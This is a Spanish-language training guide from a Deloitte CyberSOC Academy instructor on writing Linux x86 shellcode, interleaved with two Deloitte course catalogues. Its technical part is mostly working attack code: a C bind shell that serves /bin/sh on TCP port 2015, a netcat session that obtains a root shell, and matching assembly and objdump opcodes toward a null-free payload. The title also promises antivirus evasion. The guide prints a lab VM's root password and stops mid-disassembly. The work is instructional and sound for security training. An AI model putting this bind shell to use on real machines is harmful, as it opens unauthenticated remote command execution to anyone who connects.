Writing, debugging, bypassing AVs & exploiting shellcodes

Shellcodes: tips & tricks

Edición especial

Pedro C. aka @NN2ed_s4ur0n

Requisitos

Requisitos previos

Muchos participantes de los Cursos que imparto en formato presencial u online creen que desarrollar shellcodes es una labor bastante compleja y con poca documentación en castellano.

Por ello, esta guía recoge algunos ejercicios para el desarrollo y depuración de shellcodes pensando en introducir paso a paso al lector con mínimos conocimientos en su desarrollo. Incluso podríamos indicar que con nulos conocimientos en ensamblador, no será excesivamente complicado seguir su desarrollo.

Agradecer a **Deloitte CyberSOC Academy** el apoyo necesario para desarrollar esta guía de prácticas, haciendo especial hincapié en que es muy recomendable cursar la formación sobre Reversing y Exploiting, para poder desarrollar sus propias shellcodes con técnicas de evasión propias, pudiendo realizarlo tanto de forma presencial como online a través de la plataforma que ofrece Deloitte CyberSOC Academy.

Se facilita una máquina virtual para realizar los ejercicios (recomendable al menos 2 GB de memoria RAM) con credenciales root/p4$$w0rd y todo el entorno preparado para comenzar a trabajar desde el primer momento:

- Fichero manifest:
  http://navajanegra.com/assets/media/avevaders.mf
- Fichero de configuración:
  http://navajanegra.com/assets/media/avevaders.ovf
- Disco Duro Virtual:
  http://navajanegra.com/assets/media/avevaders-disk1.vmdk

Pedro C. aka s4ur0n

@NN2ed_s4ur0n

Deloitte.

CyberSOC *Academy*

Formación Especializada en Ciberseguridad

Catálogo Cursos Online 2015 - 2016

CyberSOC Academy es un Servicio de Formación y Especialización en ciberseguridad, dentro de la oferta de servicios del CyberSOC-CERT*, con sesiones de capacitación en áreas de elevada cualificación técnica.

Eficiencia	Flexibilidad	Rentabilidad
Formación desde cualquier punto geográfico	Horarios flexibles	Formación según demanda
Acceso online a los materiales del curso, laboratorios y al formador	Sin límite en el número de participantes	Sin coste de desplazamiento para el alumno
Formación al ritmo del alumno	Inscripción fácil y rápida	Sin coste de desplazamiento para el formador

Acceso online a los expertos de Deloitte CyberSOC-CERT, en las distintas temáticas, durante y después del curso.

*Autorizado a usar CERT (Computer Emergency Response Team) por Carnegie Mellon University

Contacto
deloittecybersocacademy@deloitte.com
http://cybersocacademy.deloitte.es

Temática	Nivel	Código	Título del curso	Horas
Desarrollo Seguro	Associate	DSDO-101	Desarrollo seguro orientado a aplicaciones web	30
		DSDO AP 01	Inspección y manipulación de cabeceras HTTP	5
		DSDO AP 02	Proyecto OWASP - generalidades	5
		DSDO AP 03	Proyecto OWASP "Top Ten"	5
		DSDO AP 04	Desarrollo seguro de aplicaciones web con PHP	5
		DSDO AP 05	Desarrollo seguro de aplicaciones web con JAVA	5
		DSDO AP 06	Desarrollo seguro de aplicaciones web con .NET	5
		DSDO AP 07	Buenas prácticas de Seguridad	5
	Professional	DSDO-201	Desarrollo seguro orientado a aplicaciones web en .NET	30
		DSDO-202	Desarrollo seguro orientado a aplicaciones web en JAVA	30
		DSDO-203	Desarrollo seguro orientado a aplicaciones web en PHP	30
		DSDO-204	Desarrollo seguro en C/C++	30
		DSDO PP 01	Programación segura en aplicaciones de comercio electrónico	5
		DSDO PP 02	Programación segura en el lado del cliente	5
		DSDO PP 03	Programación segura en servicios web	5
		DSDO PP 04	Criptografía avanzada para aplicaciones web	5
		DSDO PP 05	Auditoría de código fuente y componentes de terceros	5
	Expert	DSDO-301	Desarrollo seguro de aplicaciones en iOS	30
		DSDO-302	Desarrollo seguro de aplicaciones en Android	30
		DSDO EX 01	OWASP mobile "Top Ten" 2014	30
		DSDO EX 02	Oracle PL-SQL - secure coding tips	30
Respuesta a Incidentes de Seguridad	Associate	CIRO-101	Respuesta a incidentes de seguridad	30
Análisis Forense	Associate	DFIO 101	Introducción al Análisis Forense	30
		DFIO 102	Análisis forense en móviles	30
		DFIO 103	Análisis forense en iOS	30
		DFIO 104	Análisis forense en Android	30
		DFIO 105	Análisis orense en otros dispositivos móviles	30
		DFIAP 101	Triage	5
Reversing	Associate	DREO-101	Introducción a la ingeniería inversa	30
		DREO-102	Ingeniería inversa	30
		DREO-103	Depuración de binarios con herramientas opensource y comerciales	30
		MWO-101	Análisis de malware	30
		DREOAP 01	Reconstrucción de código en depuradores	5
		DREOAP 02	Lenguajes de programación, compilación, enlazado, depuración y primer reversing	5
		DREOAP 03	Análisis de binarios protegidos	5
		DREOAP 04	Análisis de Shellcodes	5
		MWOAP 01	Análisis automatizado de Malware con Cuckoo Sandbox	5
	Professional	DREO-201	Ingeniería inversa de aplicaciones Android	30
	Expert	DREO-301	Diseño de shellcodes en microsoft windows (32 bits)	30
		DREO-302	Diseño de shellcodes en GNU/LINUX	30
		DREO-303	ROP (return-oriented programming) en GNU/LINUX	30
SIEM	Associate	SIEMO-101	Tecnologías siem	30
Ciberseguridad	Associate	SCIO 101	Ciberinteligencia	30
		CSPEXO-101	Ciberseguridad para ejecutivos	5
		CSPNTO-101	Ciberseguridad para no técnicos	5
		CSPFPO-101	Ciberseguridad para fuera del perímetro	5
		CSPPSO-101	Ciberseguridad para pymes y startups	5
		CSPPSO-101	Técnicas de hacking para suplantación de id digitales	5
		CSPNTO-101e	Basics concepts on cybersecurity	5
Legal	Associate	LITO-101	Legal	30
Seguridad en Entornos Móviles	Associate	WEO-101	Seguridad en Móviles	30
Hacking	Associate	DEHO-101	Introducción al Hacking Ético	30
		DEHO-102	Introducción al Hacking Ético para no técnicos	30
		HYPO-101	Python para Hackers	30
		HYPO-102	Creación de herramientas de hacking en Python	30
		DEHOAP 01	Introducción al Hacking Ético. Fase de Reconocimiento (Recon)	5
		DEHOAP 02	Introducción al Hacking Ético. Fase de Fingerprinting	5
		DEHOAP 03	Introducción al Hacking Ético. Fase de Escaneo (Scanning)	5
		DEHOAP 04	Introducción al Hacking Ético con Metasploit	5
	Professional	DEHO-201	Auditoría de aplicaciones web	30
		DEHO-202	Auditoría de sistemas Microsoft Windows	30
		DEHO-203	Auditoría de sistemas GNU/LINUX, UNIX y BSD	30
		DEHO-204	Auditoría de sistemas de comunicaciones Ethernet en capa de enlace y red	30
		DEHO-205	Auditoría de sistemas ipv6	30
		DEHO-206	Auditoría de sistemas de comunicaciones inalámbricas	30
		DEHOPP 01	Manipulación de tramas y paquetes ipv4/ipv6 con SCAPY	10
		DEHOPP 02	Desarrollo de plugins con LUA para NMAP	5
	Expert	DEHO-301	Auditoría avanzada de aplicaciones web PHP/NET/JAVA	5

Para más información, por favor, visite www.deloitte.es

Deloitte hace referencia, individual o conjuntamente, a Deloitte Touche Tohmatsu Limited ("DTTL"), sociedad del Reino Unido no cotizada limitada por garantía, y a su red de firmas miembro y sus entidades asociadas. DTTL y cada una de sus firmas miembro son entidades con personalidad jurídica propia e independiente. DTTL (también denominada "Deloitte Global") no presta servicios a clientes. Consulte la página www.deloitte.com/about si desea obtener una descripción detallada de DTTL y sus firmas miembro.

Deloitte presta servicios de auditoría, consultoría, asesoramiento fiscal y legal y asesoramiento en transacciones y reestructuraciones a organizaciones nacionales y multinacionales de los principales sectores del tejido empresarial. Con más de 200.000 profesionales y presencia en 150 países en todo el mundo, Deloitte orienta la prestación de sus servicios hacia la excelencia empresarial, la formación, la promoción y el impulso del capital humano, manteniendo así el reconocimiento como la firma líder de servicios profesionales que da el mejor servicio a sus clientes.

Esta publicación contiene exclusivamente información de carácter general, y ni Deloitte Touche Tohmatsu Limited, ni sus firmas miembro o entidades asociadas (conjuntamente, la "Red Deloitte"), pretenden, por medio de esta publicación, prestar un servicio o asesoramiento profesional. Ninguna entidad de la Red Deloitte se hace responsable de las pérdidas sufridas por cualquier persona que actúe basándose en esta publicación.
© 2015 Deloitte Advisory, S.L.

Deloitte.

CyberSOC *Academy*

Formación Especializada en Ciberseguridad

Catálogo Cursos Presenciales 2015 - 2016

CyberSOC Academy es un Servicio de Formación y Especialización en ciberseguridad, dentro de la oferta de servicios del CyberSOC-CERT, con sesiones de capacitación en áreas de elevada cualificación técnica.

Escenario de Partida

El equipo de Deloitte CyberSOC está formado por más de 70 profesionales que prestan servicios SOC en 11 países y dispone de capacidades avanzadas en la detección, tratamiento y análisis de ciberamenazas. En junio de 2013 el centro fue certificado CyberSOC-CERT por la Universidad de Carnegie Mellon, entrando a formar parte de la red de nodos CERT a nivel mundial.

Servicio de Formación

La capacidad formativa del CyberSOC-CERT está canalizada a través de la CyberSOC Academy. La formación impartida es de alta especialización y está totalmente focalizada en las áreas de conocimiento de los profesionales y expertos que desarrollan las tareas de ciberseguridad propias del CyberSOC-CERT.

El equipo de formadores de la Academy lo componen analistas de seguridad, expertos en ciber inteligencia y ciber fraude, hackers profesionales, desarrolladores y analistas de código fuente, todos ellos en primera línea de defensa de los sistemas de información y comunicaciones de nuestros clientes.

Características

En Deloitte somos conscientes de la necesidad de que la formación en Ciberseguridad que se imparta ha de ser principalmente práctica e inmediatamente efectiva sobre las necesidades de Ciberseguridad de los participantes. Esta orientación a la efectividad sobre el negocio es tenida en cuenta en la configuración y elaboración de todos nuestros materiales didácticos, apoyando cada sesión de formación en entornos controlados de prácticas diseñados por Deloitte..

+500 clientes

Formación Universitaria y Centros de Negocios | Formación Organismos Públicos | Formación Empresa Privada

Contacto
deloittecybersocacademy@deloitte.com
http://cybersocacademy.deloitte.es

Resumen del Catálogo de Cursos

Los cursos se encuentran clasificados dentro de las siguientes temáticas: Análisis Forense, Ataques Dirigidos, Desarrollo Seguro, DDoS, Hacking Ético, Ingeniería Inversa, Malware, Tecnologías SIEM, Seguridad en dispositivos móviles, Sistemas de Control Industrial y SCADA, Ciberinteligencia, Ciberseguridad para no técnicos, Criminalidad Informática y Social Media Business.

Área	Nivel	Certificación	Código Curso	Título	No. Jornadas
Análisis Forense	Associate	B-CFIA	BCF - 101	Análisis forense	5
	Professional	B-CFIP	BCF - 201	Investigación forense avanzada en Windows	5
			BCF - 202	Investigación forense avanzada en Linux	5
			BCF - 203	Investigación forense avanzada en Mac	5
		B-CMIP	BCF - 211	Investigación avanzada en móviles	5
Ataques Dirigidos	Associate	-	WP - 104	Examen de una APT	2
	Professional	-	CA - 102	APTs Ataques Dirigidos	3
Desarrollo Seguro	Associate	B-CSPA	BCS - 101	Desarrollo seguro	5
		-	WS - 101	Desarrollo seguro (Standard edition)	3
		-	WS - 102	Desarrollo seguro (Java edition)	3
		-	WS - 103	Desarrollo seguro (PHP edition)	3
		-	WS - 104	Desarrollo seguro (Python edition)	3
	Professional	B-CSPP	BCS - 201	Programación segura en lenguajes orientados a objetos	5
			BCS - 202	Programación segura en lenguajes interpretados	5
			BCS - 203	Programación segura en C/C++	5
		B-CMPP	BCS - 211	Programación segura en entornos móviles	5
DDoS	Associate	-	WP - 103	DDoS Detectar y prevenir un DDoS	2
	Professional	-	CA - 101	DDoS Detección y Corrección	5
Hacking Ético	Associate	B-CEHA	BCH - 101	Hacking ético	5
		-	WP - 101	Técnicas de hacking en redes con IPv6	2
		-	HLP - 101	Hacking from the source, identificando vulnerabilidades desdde el origen	1
	Professional	B-CEHP	BCH - 201	Pentester en web	5
			BCH - 202	Pentester en wifi	5
			BCH - 203	Pentester en redes	5
			BCH - 204	Pentester en sistemas	5
Ingeniería Inversa	Associate	B-CREA	BCR - 101	Ingeniería inversa	5
	Professional	B-CREP	BCR - 201	Ingeniería inversa aplicada	5
			BCR - 202	Análisis de malware	5
			BCR - 203	Escritura de exploits	5
Malware	Associate	-	MW - 101	Only Malware - Curso de especialización en malware	5
Tecnologías SIEM	Associate	-	SIEM -101	Monitorización y correlación de eventos de seguridad	5
Seguridad en dispositivos móviles	Associate	-	WE - 101	Seguridad en smartphones y otros dispositivos móviles	3
		-	WE - 102	iOS Desarrollo Seguro	2
		-	HLE - 101	Atacando Sistemas Android. Disección de malware	1
Gestión de SOC	Associate	-	WSOC-101	Gestión de SOC	3
	Associate	-	CIR-101	Respuesta ante incidentes de seguridad	5
	Associate	-	CA - 103	Seguridad en sistemas de control industrial y sistemas SCADA	5
Ciberinteligencia	Associate	-	SCI - 001	Ciberinteligencia - Tendencias observadas en el SOC	1/2
		-	SCI - 101	Ciberinteligencia	2
		-	SCI - 102	Ciberinteligencia y reversing	1
Ciberseguridad para no técnicos	Associate	-	WCS -101	Ciberseguridad para no técnicos	2
Criminalidad Informática	Associate	-	CI - 101	Conceptos del derecho para informáticos forenses y peritos	3-5
		-	CI - 102	Conceptos fundamentales de informática forense y pericial	3-5
		-	CI - 103	Conceptos sobre enjuiciamiento criminal	3-5
Social Media Business	Associate	-	SMB -101	Social media business y analytics	2

Para más información, por favor, visite www.deloitte.es

Deloitte hace referencia, individual o conjuntamente, a Deloitte Touche Tohmatsu Limited ("DTTL"), sociedad del Reino Unido no cotizada limitada por garantía, y a su red de firmas miembro y sus entidades asociadas. DTTL y cada una de sus firmas miembro son entidades con personalidad jurídica propia e independiente. DTTL (también denominada "Deloitte Global") no presta servicios a clientes. Consulte la página www.deloitte.com/about si desea obtener una descripción detallada de DTTL y sus firmas miembro.

Deloitte presta servicios de auditoría, consultoría, asesoramiento fiscal y legal y asesoramiento en transacciones y reestructuraciones a organizaciones nacionales y multinacionales de los principales sectores del tejido empresarial. Con más de 200.000 profesionales y presencia en 150 países en todo el mundo, Deloitte orienta la prestación de sus servicios hacia la excelencia empresarial, la formación, la promoción y el impulso del capital humano, manteniendo así el reconocimiento como la firma líder de servicios profesionales que da el mejor servicio a sus clientes.

Esta publicación contiene exclusivamente información de carácter general, y ni Deloitte Touche Tohmatsu Limited, ni sus firmas miembro o entidades asociadas (conjuntamente, la "Red Deloitte"), pretenden, por medio de esta publicación, prestar un servicio o asesoramiento profesional. Ninguna entidad de la Red Deloitte se hace responsable de las pérdidas sufridas por cualquier persona que actúe basándose en esta publicación.
© 2015 Deloitte Advisory, S.L.

Shellcode Bind TCP

1

En este capítulo, escribiremos una shellcode para GNU/Linux x86 que quedará vinculada en un puerto TCP de la máquina destino, aceptará conexiones remotas entrantes y ejecutará una shell de sistema cuando el cliente conecte.

Desarrollo genérico en C

Para afianzar los conceptos que posteriormente desarrollaremos en lenguaje ensamblador, vamos a escribir un código en C que ejecutará una shellcode quedando ésta vinculada a un puerto TCP en cualquier dirección IP del equipo donde se ejecute y que quedará preparado para recibir conexiones remotas entrantes. Una vez que un cliente conecte, ejecutará la shell **/bin/sh** hasta que el cliente decida finalizar la conexión activa.

El código prototipo en C sería como el siguiente y le denominaremos **bindtcp.c**:

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define STDIN 0
#define STDOUT 1
#define STDERR 2

#define PORT 2015

int main(void){
    int fd, newfd;
    struct sockaddr_in server_addr;
    char *argv[] = { "/bin/sh", NULL };

    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(PORT);
    server_addr.sin_addr.s_addr = htonl(INADDR_ANY);

    fd = socket(AF_INET, SOCK_STREAM, 0);

    bind(fd, (struct sockaddr *) &server_addr, 16);

    listen(fd, 1);

    newfd = accept(fd, NULL, NULL);
```

```
    dup2(newfd, STDIN);
    dup2(newfd, STDOUT);
    dup2(newfd, STDERR);

    execve(argv[0], &argv[0], NULL);

    return 0;
}
```

El código, simplemente realiza las siguientes funciones:

- Crea un socket TCP
- Lo vincula a una dirección IP y un puerto
- Espera hasta que recibe una conexión entrante
- Acepta la conexión
- Redirecciona STDIN, STDOUT y STDERR
- Ejecuta /bin/sh

Cabe destacar la función dup2 para realizar las redirecciones creando una copia del descriptor de fichero y que puede obtenerse más información con el comando:

```
$ man dup
```

Para comprobar el funcionamiento del código, simplemente lo compilamos de forma estándar con gcc:

```
$ gcc -o tcpbind tcpbind.c
$ sudo ./tcpbind
```

Podemos comprobar el correcto funcionamiento con el comando:

```
$ sudo netstat -atunp | grep 2015
tcp        0      0 0.0.0.0:2015
0.0.0.0:*               LISTEN      3580/sh
```

Por tanto, ya podremos conectar a la máquina de destino con un programa cliente como por ejemplo Netcat disponible en http://netcat.sourceforge.net de la forma:

```
$ nc IP_DESTINO 2015
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
exit
```

En la siguiente sección, veremos los conceptos básicos para poder trabajar con sockets desde lenguaje ensamblador.

Conceptos básicos en ensamblador para trabajo con sockets

Las llamadas al sistema (***system calls***) se definen en el fichero **unistd_32.h** o **unistd_64.h** dependiendo de la arquitectura para 32 ó 64 bits, localizado generalmente en el directorio del sistema **/usr/include/i386-linux-gnu/asm/** Estos ficheros, incluyen la definición de la llamada y el identificador de la misma asignado.

Para el anterior código, podemos observar la librerías que emplea con el comando:

```
$ sudo ltrace ./tcpbind
```

Observando en su salida:

```
__libc_start_main(0x804854b, 1, 0xbf944434, 0x8048640
<unfinished ...>

htons(2015, 0xc10000, 1, 0x804837d)
= 0xdf07

htonl(0, 0xc10000, 1, 0x804837d)
= 0

socket(2, 1, 0)
= 3

bind(3, 0xbf944368, 16, 0x804837d)
= 0

listen(3, 1, 16, 0x804837d)
= 0

accept(3, 0, 0, 0x804837d
```

Para comprobar las llamadas al sistema que realiza, lo haremos con el comando:

```
$ sudo strace ./tcpbind
```

Observando en su salida:

```
execve("./tcpbind", ["./tcpbind"], [/* 35 vars */]) =
0

brk(0)                                  = 0x9e15000

access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
(No such file or directory)

mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVA-
TE|MAP_ANONYMOUS, -1, 0) = 0xb7719000

access("/etc/ld.so.preload", R_OK)      = -1 ENOENT
(No such file or directory)

open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3

fstat64(3, {st_mode=S_IFREG|0644, st_size=43989,
...}) = 0

mmap2(NULL, 43989, PROT_READ, MAP_PRIVATE, 3, 0) =
0xb770e000

close(3)                                = 0

access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
(No such file or directory)

open("/lib/i386-linux-gnu/i686/cmov/libc.so.6", O_R-
DONLY|O_CLOEXEC) = 3

read(3,
"\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\
233\1\0004\0\0\0"..., 512) = 512

fstat64(3, {st_mode=S_IFREG|0755, st_size=1738492,
...}) = 0

mmap2(NULL, 1743484, PROT_READ|PROT_EXEC, MAP_PRIVA-
TE|MAP_DENYWRITE, 3, 0) = 0xb7564000

mmap2(0xb7708000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a4000) =
0xb7708000

mmap2(0xb770b000, 10876, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0xb770b000

close(3)                                = 0

mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVA-
TE|MAP_ANONYMOUS, -1, 0) = 0xb7563000

set_thread_area({entry_number:-1,
base_addr:0xb7563940, limit:1048575, seg_32bit:1,
contents:0, read_exec_only:0, limit_in_pages:1,
seg_not_present:0, useable:1}) = 0 (entry_number:6)

mprotect(0xb7708000, 8192, PROT_READ)   = 0

mprotect(0xb773d000, 4096, PROT_READ)   = 0

munmap(0xb770e000, 43989)               = 0

socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3

bind(3, {sa_family=AF_INET, sin_port=htons(2015),
sin_addr=inet_addr("0.0.0.0")}, 16) = 0

listen(3, 1)                            = 0

accept(3,
```

Podemos incluir el comando de la forma siguiente para poder ver todas las llamadas que ha realizado:

```
$ strace -o systemcalls.txt -c ./bindtcp
```

Ejecutaremos el binario y desde otro terminal, conectaremos, pondremos exit o cualquier otro comando, y a continuación, veremos las llamadas que ha realizado con:

```
$ cat systemcalls.txt
```

```
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         5           read
  0.00    0.000000           0         3           write
  0.00    0.000000           0         4           open
  0.00    0.000000           0         4           close
  0.00    0.000000           0         2           execve
  0.00    0.000000           0         1           getpid
  0.00    0.000000           0         6         6 access
  0.00    0.000000           0         4           brk
  0.00    0.000000           0         1         1 ioctl
  0.00    0.000000           0         3           dup2
  0.00    0.000000           0         1           getppid
  0.00    0.000000           0         2           munmap
  0.00    0.000000           0         1           wait4
  0.00    0.000000           0         1           sigreturn
  0.00    0.000000           0         1           clone
  0.00    0.000000           0         5           mprotect
  0.00    0.000000           0         7           rt_sigaction
  0.00    0.000000           0         1           getcwd
  0.00    0.000000           0        12           mmap2
  0.00    0.000000           0        10         9 stat64
  0.00    0.000000           0         4           fstat64
  0.00    0.000000           0         1           geteuid32
  0.00    0.000000           0         2           set_thread_area
  0.00    0.000000           0         1           socket
  0.00    0.000000           0         1           bind
  0.00    0.000000           0         1           listen
  0.00    0.000000           0         6         5 accept
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                    90        21 total
```

Como en nuestro código fuente en C, hemos empleado SOCKET, DUP2 y EXECVE, ahora debemos de obtener las llamadas correctas al sistema. Para ello, consultaremos el fichero **/usr/include/i386-linux-gnu/asm/unistd_32.h** y veremos **sus correspondientes identificadores** que posteriormente emplearemos desde nuestra shellcode:

```
#define __NR_execve 11
#define __NR_dup2 63
#define __NR_socketcall 102
```

Como se esperaba, cualquier llamada del sistema para los sockets en arquitectura x86-32, se realiza mediante la llamada multiplexada **socketcall** por lo que no existen llamadas individuales del tipo **socket, bind, listen, accept** y tendremos que realizarlas a través de dicha llamada. Podemos comprobarlo con el comando:

```
$ man 2 socketcall
```

El primer argumento que tendremos que pasarle, será el **identificador de la llamada** que queremos emplear (como SOCKET, BIND, LISTEN y ACCEPT) en nuestro caso. Podemos encontrarlo en el fichero de definición **/usr/include/linux/net.h** y verlo con el comando:

```
$ cat /usr/include/linux/net.h
```

```
#define SYS_SOCKET      1               /* sys_socket(2)            */
#define SYS_BIND        2               /* sys_bind(2)              */
#define SYS_CONNECT     3               /* sys_connect(2)           */
#define SYS_LISTEN      4               /* sys_listen(2)            */
#define SYS_ACCEPT      5               /* sys_accept(2)            */
#define SYS_GETSOCKNAME     6           /* sys_getsockname(2)       */
#define SYS_GETPEERNAME     7           /* sys_getpeername(2)       */
#define SYS_SOCKETPAIR      8           /* sys_socketpair(2)        */
#define SYS_SEND        9               /* sys_send(2)              */
#define SYS_RECV        10              /* sys_recv(2)              */
#define SYS_SENDTO      11              /* sys_sendto(2)            */
#define SYS_RECVFROM    12              /* sys_recvfrom(2)          */
#define SYS_SHUTDOWN    13              /* sys_shutdown(2)          */
#define SYS_SETSOCKOPT      14          /* sys_setsockopt(2)        */
#define SYS_GETSOCKOPT      15          /* sys_getsockopt(2)        */
#define SYS_SENDMSG     16              /* sys_sendmsg(2)           */
#define SYS_RECVMSG     17              /* sys_recvmsg(2)           */
#define SYS_ACCEPT4     18              /* sys_accept4(2)           */
#define SYS_RECVMMSG    19              /* sys_recvmmsg(2)          */
#define SYS_SENDMMSG    20              /* sys_sendmmsg(2)          */
```

En la siguiente sección, veremos cómo podemos escribir el código necesario en ensamblador para poder realizar nuestra shellcode.

Sockets en ensamblador

Comenzaremos a escribir el código del programa en ensamblador. Le denominaremos **bindtcp.asm** y contendrá:

```
global _start

section .text

_start:
```

Lo primero que necesitaremos, será obtener el descriptor del socket de la forma "**socket(AF_INET, SOCK_STREAM, 0);**" y que en ensamblador, sería:

```
xor eax, eax    ; eax = 0
mov al, 102     ; socketcall()

xor ebx, ebx    ; ebx = 0

; Apilar parámetros del socket
; en orden inverso
push ebx        ; protocol
push 1          ; SOCK_STREAM
push 2          ; AF_INET

mov bl, 1       ; socket()

xor ecx, ecx    ; ecx = 0
mov ecx, esp    ; Cargar dirección del
                ; del array con parámetros
int 0x80        ; syscall socketcall()
```

Con ello, en el registro **EAX** tendremos el descriptor del socket que hemos creado. Como más adelante lo emplearemos, a continuación lo vamos a guardar en el registro **ESI** de la forma:

```
mov esi, eax    ; Guardar el socket
```

Ahora, debemos de realizar el bind "**bind(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr));**" del socket con los parámetros que hemos calculado. Para ello, tendremos que escribirlo en ensamblador como:

```
xor eax, eax    ; eax = 0
mov al, 102     ; socketcall()

xor ebx, ebx    ; ebx = 0

; Apilar parámetros para bind en orden
; inverso
push ebx        ; INADDR_ANY
push word 0xDF07 ; port (Little endian)
push word 2     ; AF_INET
mov ecx, esp    ; Puntero a la estructura

mov bl, 2       ; bind()
push 16        ;sizeof(struct sockaddr_in)
push ecx        ; &serv_addr
push esi        ; sockfd
mov ecx, esp    ; Dir. array parámetros
int 0x80        ; syscall socketcall()
```

A continuación, tendremos que codificar la parte del LISTEN "**listen(sockfd, 1)**" del socket:

```
xor eax, eax    ; eax = 0
mov al, 102     ; socketcall()

xor ebx, ebx    ; ebx = 0
mov bl, 4       ; listen()

; Apilar parámetros del listen
push 1          ; backlog
push esi        ; sockfd

mov ecx, esp    ; Cargar dir. del array
int 0x80        ; syscall socketcall()
```

Nos quedará la parte para poder aceptar las conexiones entrantes con "**accept(sockfd, (struct sockaddr *)&cli_addr, &sin_size);**" y que escribiremos en ensamblador como:

```
xor eax, eax     ; eax = 0
mov al, 102      ; socketcall()

xor ebx, ebx     ; ebx = 0

; Apilar los parámetros accept
push ebx         ; zero addrlen
push ebx         ; null sockaddr
push esi         ; sockfd

mov bl, 5        ; accept()

mov ecx, esp     ; Cargar dir. del array
int 0x80         ; syscall socketcall()
```

Por último, tendremos en el registro **EAX** el descriptor preparado del socket que asignaremos también al registro **ESI** de la forma:

```
mov esi, eax    ; guardar descriptor en ESI
```

A continuación, tenemos que realizar los dup2 con los parámetros correctos. Para ello, el valor deseado lo pondremos en el registro **ECX** antes de realizar la llamada al sistema. El primero será 0 (STDIN) y posteriormente emplearemos **INC** para incrementar su valor en 1.

```
; dup2(connfd, 0);
xor eax, eax     ; eax = 0
mov al, 63       ; dup2()
mov ebx, esi
xor ecx, ecx     ; ecx = 0
int 0x80
```

Para la salida estándar tendremos:

```
; dup2(connfd, 1);
xor eax, eax     ; eax = 0
mov al, 63       ; dup2()
mov ebx, esi
inc ecx          ; ecx = ecx + 1 (1)
int 0x80
```

Y para el error estándar, lo escribiremos como:

```
; dup2(connfd, 2);
xor eax, eax     ; eax = 0
mov al, 63       ; dup2()
mov ebx, esi
inc ecx          ; ecx = ecx + 1 (2)
int 0x80
```

Por último, simplemente tendremos que ejecutar mediante **execve** la shell que queremos con todos los parámetros que necesita. Para ello, codificaremos "**execve("/bin/sh", ["/bin/sh", NULL], NULL);**" en ensamblador de la forma:

```
; execve
xor eax, eax     ; eax = 0
push eax         ; null byte (fin cadena)
push 0x68732f2f ; //sh
push 0x6e69622f ; /bin
mov ebx, esp     ; Cargar dir. de /bin/sh

push eax         ; Finalizar cadena (nulo)
push ebx         ; Apilar dir. de /bin/sh
mov ecx, esp

push eax         ; Finalizar cadena (nulo)
mov edx, esp     ; Array vacío envp

mov al, 11
int 0x80         ; syscall execve()
```

Por tanto, ya podríamos compilar el código con el comando:

```
$ nasm -f elf32 -o bindtcp.o bindtcp.asm
```

Por último, tendremos que enlazarlo mediante:

```
$ ld -z execstack -o bindtcp_asm bindtcp.o
```

Si el enlazado se realiza en una arquitectura de 64 bits, como el código es para 32, será necesario indicarle al enlazador el modo de emulación. Podemos verlos con:

```
$ ld -v
GNU ld (GNU Binutils for Debian) 2.25
  Emulaciones admitidas:
   elf_i386
   i386linux
   elf32_x86_64
   elf_x86_64
   elf_l1om
   elf_k1om
   i386pep
   i386pe
```

Por tanto, simplemente tendremos que especificar la opción correcta "**elf_i386**" para poder enlazarlo correctamente:

```
$ ld -z execstack -m elf_i386 -o bindtcp_asm
bindtcp.o
```

Por último, sólo tendremos que ejecutarlo para comprobar el resultado:

```
$ sudo ./bindtcp_asm
```

En la siguiente sección, obtendremos una shellcode funcional en C que podremos compilar y ejecutar mediante gcc.

Conversión de OpCodes

Desde nuestro terminal, podremos observar el código en ensamblador mediante la utilidad **objdump** con la siguiente sintaxis (mostrar sólo la sección de código):

```
$ objdump -d bindtcp_asm -M intel
```

En su salida, observaremos todo el código desensamblado y podremos eliminar "**Null Bytes**" en el mismo. En su salida, observamos:

```
08048080 <_start>:
 8048080: 31 c0                xor    eax,eax
 8048082: b0 66                mov    al,0x66
 8048084: 31 db                xor    ebx,ebx
 8048086: 53                   push   ebx
 8048087: 6a 01                push   0x1
 8048089: 6a 02                push   0x2
 804808b: b3 01                mov    bl,0x1
 804808d: 31 c9                xor    ecx,ecx
 804808f: 89 e1                mov    ecx,esp
 8048091: cd 80                int    0x80
 8048093: 89 c6                mov    esi,eax
 8048095: 31 c0                xor    eax,eax
 8048097: b0 66                mov    al,0x66
 8048099: 31 db                xor    ebx,ebx
 804809b: 53                   push   ebx
 804809c: 66 68 07 df          pushw  0xdf07
 80480a0: 66 6a 02             pushw  0x2
 80480a3: 89 e1                mov    ecx,esp
 80480a5: b3 02                mov    bl,0x2
 80480a7: 6a 10                push   0x10
 80480a9: 51                   push   ecx
 80480aa: 56                   push   esi
 80480ab: 89 e1                mov    ecx,esp
 80480ad: cd 80                int    0x80
 80480af: 31 c0                xor    eax,eax
 80480b1: b0 66                mov    al,0x66
 80480b3: 31 db                xor    ebx,ebx
 80480b5: b3 04                mov    bl,0x4
 80480b7: 6a 01                push   0x1
 80480b9: 56                   push   esi
 80480ba: 89 e1                mov    ecx,esp
 80480bc: cd 80                int    0x80
 80480be: 31 c0                xor    eax,eax
```

```
80480c0: b0 66                  mov    al,0x66
80480c2: 31 db                  xor    ebx,ebx
80480c4: 53                     push   ebx
80480c5: 53                     push   ebx
80480c6: 56                     push   esi
80480c7: b3 05                  mov    bl,0x5
80480c9: 89 e1                  mov    ecx,esp
80480cb: cd 80                  int    0x80
80480cd: 89 c6                  mov    esi,eax
80480cf: 31 c0                  xor    eax,eax
80480d1: b0 3f                  mov    al,0x3f
80480d3: 89 f3                  mov    ebx,esi
80480d5: 31 c9                  xor    ecx,ecx
